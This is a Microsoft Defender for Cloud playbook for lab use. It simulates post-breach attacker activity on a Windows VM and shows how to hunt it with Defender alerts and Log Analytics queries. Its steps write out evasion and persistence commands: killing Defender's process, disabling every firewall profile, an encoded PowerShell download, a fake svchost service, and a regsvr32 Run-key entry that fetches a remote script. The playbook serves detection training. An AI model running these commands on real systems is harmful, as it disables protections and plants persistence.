

Microsoft Defender for Cloud

Microsoft Defender for Cloud Playbook: Hunting Threats

Version 3.0

Updated by

Vasavi Pasula

Senior Program Manager

Defender for Cloud C+AI Security CxE

Originally prepared by

Yuri Diogenes

Principal PM Manager

Defender for Cloud C+AI Security CxE

Ajeet Prakash

Senior Program Manager

Microsoft Threat Intelligence Center

Originally reviewed by

Greg Cottingham, Senior Program Manager (Microsoft Threat Intelligence Center)

Tiander Turpijn, Senior Program Manager (Microsoft C+AI Security CxE)

This document is provided “as is.” MICROSOFT MAKES NO WARRANTIES, EXPRESS OR IMPLIED, IN THIS DOCUMENT.

This document does not provide you with any legal rights to any intellectual property in any Microsoft product. You may copy and use this document for your internal, reference purposes.



Microsoft Defender for Cloud Playbook: Hunting Threats

Microsoft, Azure, and Windows are trademarks of the Microsoft group of companies. The names of actual companies and products mentioned herein may be the trademarks of their respective owners.


Introduction

The goal of this document is to provide validation steps to simulate attacks in VMs/Computers monitored by Microsoft Defender for Cloud. You should use the steps described in this document in a *lab environment*, with the purpose to better understand the detection capabilities available in Microsoft Defender for Cloud and how to take advantage of Log Analytics integration with Microsoft Defender for Cloud to hunt threats.

With Microsoft Defender for Cloud, you can apply security policies across your workloads, limit your exposure to threats, and detect and respond to attacks. Microsoft Defender for Cloud uses a variety of [detection capabilities](#) to alert customers to potential attacks targeting their environments. Microsoft Defender for Cloud employs advanced security analytics, which includes:

- **Integrated threat intelligence:** looks for known bad actors by using global threat intelligence from Microsoft products and services, the Microsoft Digital Crimes Unit (DCU), the Microsoft Security Response Center (MSRC), and external feeds.
- **Behavioral analytics:** applies known patterns to discover malicious behavior.
- **Anomaly detection:** uses statistical profiling to build an historical baseline. It alerts on deviations from established baselines that conform to a potential attack vector.

Using these analytics, Microsoft Defender for Cloud can help to disrupt the cyber kill chain by adding detection in different phases of the cyber kill chain as shown in the diagram below:



The example above shows some common alerts for each phase, and there are several more [types of alerts](#). Microsoft Defender for Cloud will also correlate alerts and create a [security incident](#). Security incidents give you a better view of which alerts are part of the same attack campaign.

In this exercise, we will:

- Demonstrate how to use built in Windows tools to simulate internal reconnaissance.
- Demonstrate how Microsoft Defender for Cloud detects malicious behaviors using behavioral analytics.
- Demonstrate how to use Log Analytics to search for Indications of Attack (IOA)

Target Audience

This document is for IT and Security Professionals interested in a deep technical dive into how Microsoft Defender for Cloud detects threats. Use this document as either a hands-on guide or as a guide to validate security detections against attacks.

Scenario

In this hunting scenario there is an assumption that the attacker is already inside the network, and already compromised a computer. Now the attacker is continuing his mission and performing some post breach activity.

Resources

You will need an Azure environment with at least one Windows Server 2016 Virtual Machine (VM), and the tools used in this playbook are Windows Server built-in tools. To collect Windows Filtering Platform [Event ID 5156](#), which will be used during the hunting, make sure to run the commands below:

```
Auditpol /set /subcategory:"Filtering Platform Connection" /Success:Enable
```

```
Gpupdate/force
```

Considerations regarding your Azure Environment

VM

- Make sure you have a temp folder under c:\ drive (c:\temp) on this VM
- Enable remote administration in the VM using the command below:

```
netsh advfirewall firewall set rule group="remote administration" new enable=yes
```

Microsoft Defender for Cloud

- Defender for Cloud is enabled for free on all your Azure subscriptions when you visit the workload protection dashboard in the Azure portal for the first time. Enable enhanced security to extend the capabilities of the free mode to workloads running in private and other public clouds, providing unified security management and threat protection across your hybrid cloud workloads. (The enhanced security features are free for the first 30 days.)
- Enable Microsoft Defender for Servers at the subscription level, set it to **On**. Plan 2 is selected by default. (optionally you can disable other defender plans for this lab)

Settings | Defender plans

Microsoft Azure - CSA

Search (Ctrl+F)

Save

Settings

- Defender plans
- Auto provisioning
- Email notifications
- Integrations
- Workflow automation
- Continuous export

Policy settings

- Security policy

Enhanced security off

- Continuous assessment and security recommendations
- Secure score
- Just in time VM Access
- Adaptive application controls and network hardening
- Regulatory compliance dashboard and reports
- Threat protection for Azure VMs and non-Azure servers (including Server EDR)
- Threat protection for supported PaaS services

Enable all Microsoft Defender for Cloud plans

- Continuous assessment and security recommendations
- Secure score
- Just in time VM Access
- Adaptive application controls and network hardening
- Regulatory compliance dashboard and reports
- Threat protection for Azure VMs and non-Azure servers (including Server EDR)
- Threat protection for supported PaaS services

Defender for Cloud plans will be enabled on 1 resources in this subscription

Select Defender plan by resource type [Enable all](#)

Microsoft Defender for	Resource quantity	Plan / Pricing	Configuration	Status
Servers	1 servers	Plan 2 (\$15/Server/Month) Change plan		Off On
App Service	0 instances	\$15/Instance/Month Select types		Off On
Databases	Protected: 0/0 instances <i>Preview features included</i>	Selected: 0/4 Select types		Off On
Storage	0 storage accounts	\$0.02/10k transactions		Off On
Containers	0 container registries; 0 Kubernetes cores	\$17/VM core/Month		Off On
Kubernetes (deprecated)	0 Kubernetes cores	\$2/VM core/Month		Off On
Container registries (deprecated)	0 container registries	\$0.29/image		Off On
Key Vault	0 key vaults	\$0.02/10k transactions		Off On
Resource Manager		\$4/1M resource management operations		Off On
DNS		\$0.7/1M DNS queries		Off On

- Ensure auto provisioning is on for the Log Analytics agent. Defender for Cloud deploys the agent on all supported Azure VMs and any new ones created. Read [Enable Data Collection](#) article for more details on this.

Settings | Auto provisioning

Microsoft Azure - CSA

Search (Ctrl+F)

Save

Settings

- Defender plans
- Auto provisioning
- Email notifications
- Integrations
- Workflow automation
- Continuous export

Policy settings

- Security policy

Auto provisioning - Extensions

Defender for Cloud collects security data and events from your resources and services to help you prevent, detect, and respond to threats. When you enable an extension, it will be installed on any new or existing resource, by assigning a security policy. [Learn more](#)

[Enable all extensions](#)

Extension	Status	Resources missing extension	Description	Configuration
Log Analytics agent for Azure VMs	On	0 of 1 virtual machines	Collects security-related configurations and event logs from the machine and stores the data in your Log Analytics workspace for analysis. Learn more	Selected workspace: ws-update Security events: All Events Edit configuration
Log Analytics agent for Azure Arc Machines (preview)	Off	0 of 0 Azure Arc machines	Collects security-related configurations and event logs from the machine and stores the data in your Log Analytics workspace for analysis. Learn more	
Vulnerability assessment for machines	On	0 of 1 virtual machines	Enables vulnerability assessment on your Azure and hybrid machines. Learn more	Selected VA tool: Integrated Qualys scanner Edit configuration
Guest Configuration agent (preview)	On	0 of 1 virtual machines	Checks machines running in Azure and Arc Connected Machines for security misconfigurations. Settings such as configuration of the operating system, application configurations, and environment settings are all validated. To learn more, see Understand Azure Policy's Guest Configuration .	
Microsoft Defender for Containers components (preview)	Off	0 of 0 Kubernetes clusters	Deploys Defender for Kubernetes components for environment hardening and run-time protections for your Azure, hybrid, and multi-cloud Kubernetes workloads. Learn more	

- Make sure that [data collection](#) is set to **All Events**. If you are using **Common**, it will not collect Event ID 5156.

Settings | Auto provisioning

Microsoft Azure - CSA

Search (Ctrl+J) Save

Settings

- Defender plans
- Auto provisioning**
- Email notifications
- Integrations
- Workflow automation
- Continuous export

Policy settings

- Security policy

Auto provisioning - Extensions

Defender for Cloud collects security data and events from your resources and services to help you prevent, detect, and respond to threats. When you enable an extension, it will be installed on any new or existing resource, by assigning a security policy. [Learn more](#)

[Enable all extensions](#)

Extension	Status	Resources missing extension	Description
Log Analytics agent for Azure VMs	On	0 of 2 virtual machines	Collects security data and events from Azure VMs. Learn more
Log Analytics agent for Azure Arc Machines (preview)	Off	0 of 0 Azure Arc machines	Collects security data and events from Azure Arc machines. Learn more
Vulnerability assessment for machines	On	2 of 2 virtual machines	Enables vulnerability assessment for virtual machines. Show in inventory
Guest Configuration agent (preview)	On	0 of 2 virtual machines	Checks machine configuration against security baselines. Policy's Guest
Microsoft Defender for Containers components (preview)	Off	0 of 0 Kubernetes clusters	Deploys Defender for Containers components to Kubernetes clusters.

Extension deployment configuration

Security agent for virtual machines

If a VM already has either SCOM or OMS agent installed locally, the Log Analytics agent extension will still be installed and connected to the configured workspace.

Any other solutions enabled on the selected workspace will be applied to Azure VMs that are connected to it. For paid solutions, this could result in additional charges. For data privacy considerations, please make sure your selected workspace is in your desired region.

Workspace configuration

Data collected by Defender for Cloud is stored in Log Analytics workspace(s). You can select to have data collected from Azure VMs stored in workspace(s) created by Defender for Cloud or in an existing workspace you created. [Learn more](#)

☐ Connect Azure VMs to the default workspace(s) created by Defender for Cloud

☒ Connect Azure VMs to a different workspace

WS-update

Store additional raw data - Windows security events

To help audit, investigate, and analyze threats, you can collect raw events, logs, and additional security data and save it to your Log Analytics workspace.

Select the level of data to store for this workspace. Charges will apply for all settings other than "None". [Learn more](#)

☒ **All Events**

All Windows security and AppLocker events.

☐ Common

A standard set of events for auditing purposes.

☐ Minimal

A small set of events that might indicate potential threats. By enabling this option, you won't be able to have a full audit trail.

- Visit the VM resource health page which provides a snapshot view of the overall health of the VM. Read [Resource Health](#). Review the Monitoring agent is installed on your machine and Defender for Servers is **on** as shown in the screenshot below.

Resource health

targetvm
virtual machine

☒ **Installed**
Monitoring agent

☒ **12**
Active recommendations

☒ **18**
Active alerts

Resource information

Subscription	Resource Group
Microsoft Azure - CSA	mdfc
Environment	Location
Azure	centralindia
Operating System	Status
Windows	VM running

Security value

Microsoft Defender for Servers

On

We recommend executing a simulated attack only after confirming your VM has had the agent fully installed and is showing green in the monitored state as shown above. If the agent does not install, follow the troubleshooting procedures from the [Monitoring agent health issues](#) article.

Executing the Attack

The steps that follow assumes that the attacker has already compromised the machine, in the [cyberkill chain](#) this means that the attacker already passed the *Target and Attack* phase. Now the attacker is moving to the installation and exploitation phase.

Cyber kill chain phase: Install and Exploit

In this simulation you will verify which user is currently logged in the system, obtain system information, and obtain information about sessions on a Remote Desktop Session Host (RD Session Host), try to terminate the antimalware process, and try to disable windows firewall for all profiles. Execute the steps below:

1. Logon to the VM, open command prompt with administrative privileges, and type the following commands:

```
whoami
systeminfo
Qwinsta
taskkill /f /im MsMpEng.exe
netsh advfirewall set currentprofile state off
netsh advfirewall set domainprofile state off
netsh advfirewall set allprofiles state off
```

Cyber kill chain phase: post exploit

In this simulation you will use PowerShell with the *-EncodedCommand* parameter to encode a string into *base64*. This string is the path to download a file from an external site. Attackers usually use this technique to obfuscate attacks at runtime.

1. Open PowerShell and execute the command below:

```
powershell -nop -exec bypass -EncodedCommand
"cABvAHcAZQByAHMAaABlAGwAbAAgAC0AYwBvAG0AbQBhAG4AZAAGACIAJgAgAHsAIABpAHcAcgAg
AGGAdAB0AHAacwA6AC8ALwBkAG8AdwBuAGwAbwBhAGQALgBzAHkAcwBpAG4AdABlAHIAbgBhAGwAc
wAuAGMAbwBtAC8AZgBpAGwAZQBzAC8AUwB5AHMAbQBvAG4ALgB6AGkAcAAgAC0ATwB1AHQARgBpAG
wAZQAgAGMAOgBcAHQAZQBtAHAAXABzAHYAYwBoAG8AcwB0AC4AZQB4AGUAIAB9ACIA"
```

The command line that is encoded has the following command:

```
powershell -command "& { iwr https://download.sysinternals.com/files/Sysmon.zip -OutFile
c:\temp\svchost.exe }"
```

Note: the intent of this command is to simulate the download of a file from an external location, and save it in the local folder with a different name.

Now the attacker is going to try to establish persistence by creating a service based on the file that was downloaded. Notice that the second command below will fail, but for the purpose of this example, the attempt to start is already enough.

2. Switch back to the same command prompt session used in the initial tasks, and execute the commands below:

```
sc.exe create "svchost" binpath= "c:\temp\svchost.exe"  
sc.exe start svchost
```

Note: you should receive this error “[SC] StartService FAILED with error 216”, which is expected.

3. Type the following commands:

```
md c:\programs  
cd\programs  
copy c:\windows\system32\svchost.exe
```

4. Create a text file called *23st34s1.txt* in the programs folder

4. Open this file in notepad and type the following address: <http://www.contoso.com/stext.js>

5. Save the file, switch back to the same command prompt session, and run the command below:

```
svchost.exe 23st34s1.txt
```

6. To continue establishing persistence, the attacker can also add a registry entry to download a malicious program once the computer starts. To simulate that run the command below:

Note: this command will not download any file from this Microsoft-owned fictitious domain (www.wingtiptoy.com), since this file does not exist in the target URL. The intent is to simulate a download to trigger the right Windows event.

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "start" /d  
"regsvr32 /u /s /i:http://www.wingtiptoy.com/stext.sct scrobj.dll" /f
```

Hunting Threats

In this scenario many actions were done using built-in Windows commands, and that’s where Microsoft Defender for Cloud behavioral analytics has its high value, since it will detect known patterns to discover malicious behavior.

Reviewing Microsoft Defender for Cloud Alerts

The first part of the hunt is to use Microsoft Defender for Cloud dashboard to review the alerts. By the time you finish all the previous steps, you should have a sequence of alerts similar to the ones that follows:

Suspicious PowerShell Activity Detected

Security alert

251752600808283778_2e7ea332-48f2-4c13-bb03-829ed9e331a3

Suspicious use of PowerShell detected.

High Severity **Active** Status **04/11/22, 1...** Activity time

Alert description

Suspicious powershell script

[Copy alert JSON](#)

Affected resource

TargetVM
Virtual machine

Microsoft Azure - CSA
Subscription

Was this useful? ☐ Yes ☐ No

Compromised Host TARGETVM	Suspicious Command Line "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -exec bypass -EncodedCommand cABvAHcAZQByAHMAaABIAgWAbAAgAC0AYwBvAG0AbQBhAG4AZAAGACIAJgAgAHsAlABpAHcAgAgAGGAdB0BhAG4AAcWAG4AG8AdwBuAGwAbwBhAGQA LgBzAHkAcwBpAG4AdABIAHIAbgBhAGwAcwAuAGMAbwBtAC8AZgBpAGwAZQBzAC8AUwBSAHMAbQBvAG4ALgB6AGkACAAgAC0ATwB1AHQARgBpAGwAZQAGAGMAOgBcAHQAZQBtAHAAAXABzAHYAYwBoAG8AcwB0AC4AZQB4AGUAIAB9ACIA	Detected by Microsoft
User Name TARGETVM\testuser	Parent Process c:\windows\system32\windowspowershell\v1.0\powershell.exe	
Account Session ID 0xea2e7	Suspicious Process ID 0xe28	
Suspicious Process c:\windows\system32\windowspowershell\v1.0\powershell.exe	Suspicious Script powershell -command "& { iwr https://download.sysinternals.com/files/Sysmon.zip -OutFile c:\temp\svchost.exe }	See less

Related entities

Account (1)	
File (1)	
Host (1)	
Process (2)	

Notice that Microsoft Defender for Cloud was able to decode the original PowerShell encoded command and expose the script that was running on it. Having this information can be important during the hunt, since you already know what was downloaded.

Security alert

2517526001918266340_79b24077-5604-4c17-9c9c-481425ebba02

Suspicious process executed

High Severity **Active** Status **04/11/22, 1...** Activity time

Alert description

Analysis of host/device data detected a suspicious SVCHOST.exe process from a path other than \Windows\System\SVCHOST.exe. SVCHOST is a frequently used, legitimate Windows system process. Threat actors commonly try to evade detection by masquerading malicious processes as 'SVCHOST.exe' so that they blend into the list of running Windows processes.

[Copy alert JSON](#)

Affected resource

TargetVM
Virtual machine

Microsoft Azure - CSA
Subscription

MITRE ATT&CK® tactics

- Defense Evasion
- Execution



Alert details

Domain name TargetVM	Parent process cmd.exe	Parent process ID 0x1970
User name TARGETVM\testuser	Process ID 0x1704	Detected by Microsoft
Process name c:\programs\svchost.exe	Account logon ID 0xea2e7	
Command line svchost.exe 23st34s1.txt	User SID S-1-5-21-3275555805-1044777821-2928715982-500	

Related entities

Account (1)	
File (2)	
Host (1)	
Process (2)	

Suspicious Activity Detected

Security alert ...

2517526010889399999_44a35abd-5985-44d0-876f-9baf633597f9


Suspicious Activity Detected

Medium
Severity

 Active
Status

 04/11/22, 1...
Activity time

Alert description

 Copy alert JSON

Analysis of host data has detected a sequence of one or more processes running on TargetVM that have historically been associated with malicious activity. While individual commands may appear benign the alert is scored based on an aggregation of these commands. This could either be legitimate activity, or an indication of a compromised host.

Affected resource


TargetVM
Virtual machine

Microsoft Azure - CSA
Subscription

MITRE ATT&CK® tactics

- Execution



Alert details Take action

Machine Name
TargetVM

Detected by
 Microsoft

Command List

Process was killed.
SYSTEMINFO command was executed.
Windows Firewall was disabled.
PING command was executed.
New Service was added.
Process persisted in registry.
[See less](#)

Account List

TARGETVM\testuser

Compromised host

TargetVM

Related entities

  Account (1)

  Host (1)

The description of this alert emphasizes the fact that this sequence has historically been associated with malicious activity, and the alert gives you the list of the commands that were executed.

Windows registry persistence method detected

Security alert

2517526001453180047_c6ea460c-4b7a-4e16-92bd-f5fe66c8ce26

Windows registry persistence method detected

Low Severity | Active Status | 04/11/22, 1... Activity time

Alert description [Copy alert JSON](#)

Analysis of host data has detected an attempt to persist an executable in the Windows registry.

Affected resource

TargetVM Virtual machine

Microsoft Azure - CSA Subscription

MITRE ATT&CK® tactics

- Persistence

Was this useful? ☐ Yes ☐ No

Alert details Take action

Domain name	Parent process	Parent process ID
TargetVM	cmd.exe	0x1970
User name	Process ID	Persisted Process
TARGETVM\testuser	0x16f0	regsvr32 /u /s /i:http://www.wingtiptoy.com/stext.sct scrobj.dll
Process name	Account logon ID	See less
c:\windows\system32\reg.exe	0xea2e7	Detected by
Command line	User SID	Microsoft
reg add hklm\software\microsoft\windows\currentversion\run /v "start" /d "regsvr32 /u /s /i:http://www.wingtiptoy.com/stext.sct scrobj.dll" /f	S-1-5-21-327555805-104477821-2928715982-500	

Related entities

- Account (1)
- File (2)
- Host (1)
- Process (2)
- Registry key (1)
- Registry value (2)

This command will trigger two alerts, the first is the registry persistency as shown above, and the other one is the attempt to bypass AppLocker, as shown below.

Potential attempt to bypass AppLocker detected

Security alert

2517526001453180047_8e4f5f23-1309-4d72-8b3e-78bc4c30d43b

Potential attempt to bypass AppLocker detected

High Severity | Active Status | 04/11/22... Activity time

Alert description [Copy alert JSON](#)

Analysis of host/device data detected a potential attempt to bypass AppLocker restrictions. AppLocker can be configured to implement a policy that limits what executables are allowed to run on a Windows system. The command line pattern similar to that identified in this alert has been previously associated with attacker attempts to circumvent AppLocker policy by using trusted executables (allowed by AppLocker policy) to execute untrusted code. This could be legitimate activity, or an indication of a compromised host.

Affected resource

TargetVM Virtual machine

Microsoft Azure - CSA Subscription

MITRE ATT&CK® tactics

- Privilege Escalation
- Execution

Alert details Take action

Compromised Host	Suspicious Command Line
TARGETVM	reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "start" /d "regsvr32 /u /s /i:http://www.wingtiptoy.com/stext.sct scrobj.dll" /f
User Name	Parent Process
TARGETVM\testuser	c:\windows\system32\cmd.exe
Account Session ID	Suspicious Process ID
0xea2e7	0x16f0
Suspicious Process	Detected by
c:\windows\system32\reg.exe	Microsoft

Related entities


- Account (1)
- File (2)
- Host (1)
- Process (2)
- Registry key (1)
- Registry value (2)

The regsvr32 utility can be used to request and execute the script from the webserver controlled by the attacker. On hosts where tight AppLocker executable and script rules are enforced, attackers are often seen using regsvr32 and a script file located on Internet to get a script bypass and run their malicious script.

Using Log Analytics to Hunt Threats

Follow the steps below to access Log Analytics advanced search from Microsoft Defender for Cloud:

1. Select the Log Analytics workspace that your VM is reporting to.
2. Under the **General** button, click **Logs** option.



Next, you need to start your first query from a specific point of reference, and for that you can use Microsoft Defender for Cloud alerts. Let's start looking for the execution of the regsvr32 utility in the last 24 hours. Type the query below and click **Run**:

```
SecurityEvent
| where CommandLine contains "regsvr32"
```

You should receive the result that contains a table of values that include a lot of columns, including the *TenantID*, *TimeGenerated*, *SourceSystem*, *Account*, and many others. While it is good to have this information, sometimes you don't need to see all that. In order to optimize the output and focus only on what you need, you can use the [Project](#) operator to list only the columns that are relevant for your hunt. Type the query below and click **Run**:

```
SecurityEvent
| where CommandLine contains "regsvr32"
| project TimeGenerated , Computer , Account , CommandLine , SubjectLogonId
```

It is always a good idea to see what commands were executed in the proximity of your point of reference (which in this case is the execution of regsvr32). Basically, you want to understand what else was executed before. To accomplish that you need two new parameters:

- Query for [Event ID 4688](#), which is generated every time a new process starts.
- Use the *TimeGenerated* field, and the numerical operators *greater or equal* and *less or equal* to query a specific range of time.

Use the following query as your base, but you need to replace the *TimeRange :Custom* field to match with your own environment. Keep in mind that the time range may vary, you can start with a short time range and continue to expand until you find more relevant information. Make sure to play around with the range and see which results you will get it.

```
SecurityEvent
| where EventID == "4688"
| project TimeGenerated , Computer , Account , CommandLine , SubjectLogonId
| order by TimeGenerated asc
```

Note: you don't need to specify the milliseconds when using *TimeGenerated*.

An example of this output is shown below:

Run
Time range: Custom
Save
Share
New alert rule
Export
Pin to
Format query

```

1 SecurityEvent
2 | where EventID == "4688"
3 | project TimeGenerated , Computer , Account , CommandLine , SubjectLogonId
4 | order by TimeGenerated asc
5
6

```

TimeGenerated [UTC]	Computer ↑↓	Account	CommandLine	SubjectLogonId
> 4/11/2022, 5:19:18.830 AM	TargetVM	WORKGROUP\TargetVM\$	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted	0x3e7
> 4/11/2022, 5:19:19.090 AM	TargetVM	WORKGROUP\TargetVM\$	"C:\Windows\system32\sc.exe" config AppIDSvc start=auto	0x3e7
> 4/11/2022, 5:19:19.230 AM	TargetVM	WORKGROUP\TargetVM\$	taskhostw.exe SYSTEM	0x3e7
> 4/11/2022, 5:19:19.340 AM	TargetVM	WORKGROUP\TargetVM\$	taskhostw.exe TpmTasks	0x3e7
> 4/11/2022, 5:19:19.450 AM	TargetVM	WORKGROUP\TargetVM\$	taskhostw.exe	0x3e7
> 4/11/2022, 5:19:21.947 AM	TargetVM	TargetVM\testuser	"C:\Program Files\Internet Explorer\iexplore.exe"	0xea2e7
> 4/11/2022, 5:19:22.357 AM	TargetVM	WORKGROUP\TargetVM\$	C:\Windows\system32\DllHost.exe /Processid:{F9717507-6651-4EDB-BFF7-AE615179BCCF}	0x3e7
> 4/11/2022, 5:19:22.403 AM	TargetVM	TargetVM\testuser	"C:\Program Files (x86)\Internet Explorer\EXPLORE.EXE" SCODEF:2480 CREDAT:82945 /prefetch:2	0xea2e7
> 4/11/2022, 5:19:37.750 AM	TargetVM	WORKGROUP\TargetVM\$	wmiadap.exe /D /T	0x3e7
> 4/11/2022, 5:19:47.230 AM	TargetVM	WORKGROUP\TargetVM\$	C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}	0x3e7
> 4/11/2022, 5:20:04.290 AM	TargetVM	WORKGROUP\TargetVM\$	C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll [...]	0x3e7
> 4/11/2022, 5:20:17.007 AM	TargetVM	WORKGROUP\TargetVM\$	"C:\Windows\system32\cscript.exe" /nologo "MonitorKnowledgeDiscovery.vbs"	0x3e7
> 4/11/2022, 5:20:36.717 AM	TargetVM	TargetVM\testuser	"C:\Windows\system32\NOTEPAD.EXE" C:\Tools\test.sct.txt	0xea2e7
> 4/11/2022, 5:20:55.527 AM	TargetVM	TargetVM\testuser	"C:\Windows\system32\NOTEPAD.EXE" C:\Tools\test.sct.txt	0xea2e7
> 4/11/2022, 5:21:17.017 AM	TargetVM	WORKGROUP\TargetVM\$	"C:\Windows\system32\cscript.exe" /nologo "MonitorKnowledgeDiscovery.vbs"	0x3e7

In a production environment, it is possible that this query will generate a lot of results, and at this point you want to focus your attention on the commands that were executed within the same session. You can use the *SubjectLogonId* field to narrow your query. Use the following query as your base, but you need to replace the *SubjectLogonId* field to match the *SubjectLogonId* of the regsvr32 execution in your own environment:

```
SecurityEvent
| where EventID == "4688"
| where SubjectLogonId == "0xea2e7"
| project TimeGenerated , Computer , Account , CommandLine , SubjectLogonId
| order by TimeGenerated asc
```

An example of this output is shown below:

>	4/11/2022, 5:48:55.433 PM	TargetVM	TargetVM\testuser	Auditpol /set /subcategory:"Filtering Platform Connection" /Success:Enable	0xea2e7
>	4/11/2022, 5:49:13.700 PM	TargetVM	TargetVM\testuser	Gpupdate /force	0xea2e7
>	4/11/2022, 5:49:31.497 PM	TargetVM	TargetVM\testuser	\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	0xea2e7
>	4/11/2022, 5:49:31.490 PM	TargetVM	TargetVM\testuser	"Configure-SMRemoting.exe" -GET	0xea2e7
>	4/11/2022, 5:51:31.553 PM	TargetVM	TargetVM\testuser	"Configure-SMRemoting.exe" -GET	0xea2e7
>	4/11/2022, 5:51:31.557 PM	TargetVM	TargetVM\testuser	\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	0xea2e7
>	4/11/2022, 5:53:31.577 PM	TargetVM	TargetVM\testuser	\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	0xea2e7
>	4/11/2022, 5:53:31.570 PM	TargetVM	TargetVM\testuser	"Configure-SMRemoting.exe" -GET	0xea2e7
>	4/11/2022, 5:54:57.177 PM	TargetVM	TargetVM\testuser	whoami	0xea2e7
>	4/11/2022, 5:55:11.060 PM	TargetVM	TargetVM\testuser	systeminfo	0xea2e7
>	4/11/2022, 5:55:31.583 PM	TargetVM	TargetVM\testuser	"Configure-SMRemoting.exe" -GET	0xea2e7
>	4/11/2022, 5:55:31.587 PM	TargetVM	TargetVM\testuser	\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	0xea2e7
>	4/11/2022, 5:56:14.323 PM	TargetVM	TargetVM\testuser	Qwinsta	0xea2e7
>	4/11/2022, 5:56:46.000 PM	TargetVM	TargetVM\testuser	taskkill /f /im MsMpEng.exe	0xea2e7

We have now narrowed down the commands that were executed in the same session. This can help to understand more about the commands that were executed prior and after the `regvr32`. However, Microsoft Defender for Cloud already triggered an alert about the PowerShell execution. Now you have another reference point to investigate. Type the query below and click **Run**:

```
SecurityEvent
| where Process contains "powershell.exe" and CommandLine contains " -enc"
| extend b64 = extract("[A-Za-z0-9|+|=|/|]{30,}", 0, CommandLine)
| extend utf8_decode=base64_decodestring(b64)
| project TimeGenerated, Computer, CommandLine, utf8_decode, SubjectLogonId
```

The query above will use the [extend operator](#) to show the encoded command line and decode value. From here you can get the new *SubjectLogonId* and change the query to filter only for that session. This decoded string shows that Powershell is accessing an external website to download a tool. In a real-world scenario, this is a common practice in the post-breach phase, mainly when the attacker is trying to access command and control to download malware. It is a good idea to validate which external IP address PowerShell is trying to contact. For that we will take advantage of the event ID 5156, which is created each time that Windows Filtering Platform allows a program to connect to another process on the same computer or remote using TCP or UDP port. Type the query below and click **Run**:

```
SecurityEvent
| where EventID == "5156"
| where tostring(EventData) contains "powershell"
| project Computer, EventData
| extend X = parse_xml(EventData)
| extend Application = X.EventData.Data[1]["#text"]
| extend SourceAddress = X.EventData.Data[3]["#text"]
| extend DestAddress = X.EventData.Data[5]["#text"]
| project Computer, Application, SourceAddress, DestAddress
```

The result of this query should reveal the destination IP address. One good practice is to verify if there are other machines in your environment connecting to that particular IP address. This could lead you to identify other systems that might be compromised. In the query below, change the "x.x.x.x" for the destination IP address that you found in the previous query, and click **Run**:

```
SecurityEvent
| where EventID == "5156"
| where toString(EventData) contains "X.X.X.X"
| project Computer, EventData
| extend X = parse_xml(EventData)
| extend Application = X.EventData.Data[1]["#text"]
| extend SourceAddress = X.EventData.Data[3]["#text"]
| extend DestAddress = X.EventData.Data[5]["#text"]
| project Application, SourceAddress, DestAddress
```

In this case, since we are using only one VM, you should only see one result, which is the VM where you ran the encoded PowerShell command.

Conclusion

